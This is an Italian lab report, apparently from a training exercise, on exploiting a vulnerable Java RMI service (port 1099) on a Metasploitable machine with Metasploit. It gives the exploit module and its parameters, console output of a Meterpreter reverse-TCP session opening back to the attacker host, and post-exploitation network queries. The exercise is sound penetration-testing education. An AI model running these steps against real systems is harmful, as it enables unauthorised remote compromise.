
Report: Sfruttamento di Java RMI (Porta 1099)

Amy Acosta

17 Aprile 2026

1. Scopo del Progetto

Questo documento descrive dettagliatamente il processo tecnico di identificazione e sfruttamento di un servizio vulnerabile **Java RMI** in esecuzione sulla porta **1099** del target. Attraverso l'utilizzo della piattaforma **Metasploit**, è stato possibile compromettere la macchina remota, ottenendo una sessione **Meterpreter** e raccogliendo informazioni critiche dal sistema.2. Configurazione dell'Ambiente



Per soddisfare i requisiti dell'esercizio, sono stati configurati i seguenti indirizzi IP statici in un ambiente di rete isolato:

- **Macchina Attaccante (Kali Linux):** `192.168.11.111`
- **Macchina Vittima (Metasploitable):** `192.168.11.112`
- **Servizio Target:** Java RMI (Porta 1099)

3. Metodologia di Sfruttamento

3.1 Selezione del Modulo

È stato selezionato il modulo di exploit specifico per la vulnerabilità del server Java RMI:

`use exploit/multi/misc/java_rmi_server`

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) >
```

3.2 Configurazione dei Parametri

Sono stati configurati i parametri di rete ed è stata applicata una correzione tecnica ai tempi di attesa per garantire la corretta ricezione del payload:

```
set RHOSTS 192.168.11.112
set LHOST 192.168.11.111
set HTTPDELAY 20
exploit
```

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf exploit(multi/misc/java_rmi_server) >
```

> **Nota:** La configurazione del parametro `HTTPDELAY` a **20** è stata fondamentale per mitigare gli errori di timeout e consentire il caricamento corretto del file JAR sulla macchina remota.

---

4. Evidenze Raccolte (Post-Exploitation)

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/jxXYDhlv70RUc
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34254) at 2026-04-17 08:09:23 -0400

meterpreter >
```

Dopo l'esecuzione con successo dell'exploit, è stata stabilita una sessione remota. Di seguito sono riportati i dati estratti dalla macchina vittima direttamente dal prompt di Meterpreter:

4.1 Configurazione di Rete

L'esecuzione del comando `ipconfig` (o `ifconfig`) ha confermato l'id dell'host compromesso:

- **Interfaccia Rilevata:** eth0
- **Indirizzo IPv4:** `192.168.11.112`

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe18:509e
IPv6 Netmask : ::

meterpreter >
```

4.2 Tabella di Routing

Analisi della tabella di instradamento interna della macchina vittima tramite il comando `route`:

- Sono state identificate le route di rete locali e il gateway predefinito, confermando il controllo sulla configurazione di rete del sistema compromesso.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe18:509e  ::       ::
meterpreter >
```

5. Conclusioni

L'attacco è stato completato seguendo rigorosamente i requisiti della traccia. La vulnerabilità nel servizio Java RMI ha permesso l'esecuzione di un payload Meterpreter, garantendo pieno accesso per la fase di post-exploitation. Si raccomanda, come misura di sicurezza, la chiusura della porta 1099 o l'aggiornamento del servizio RMI.

```
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.11.112 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(multi/misc/java_rmi_server) > exit

┌──(kali㉿kali)-[~]
```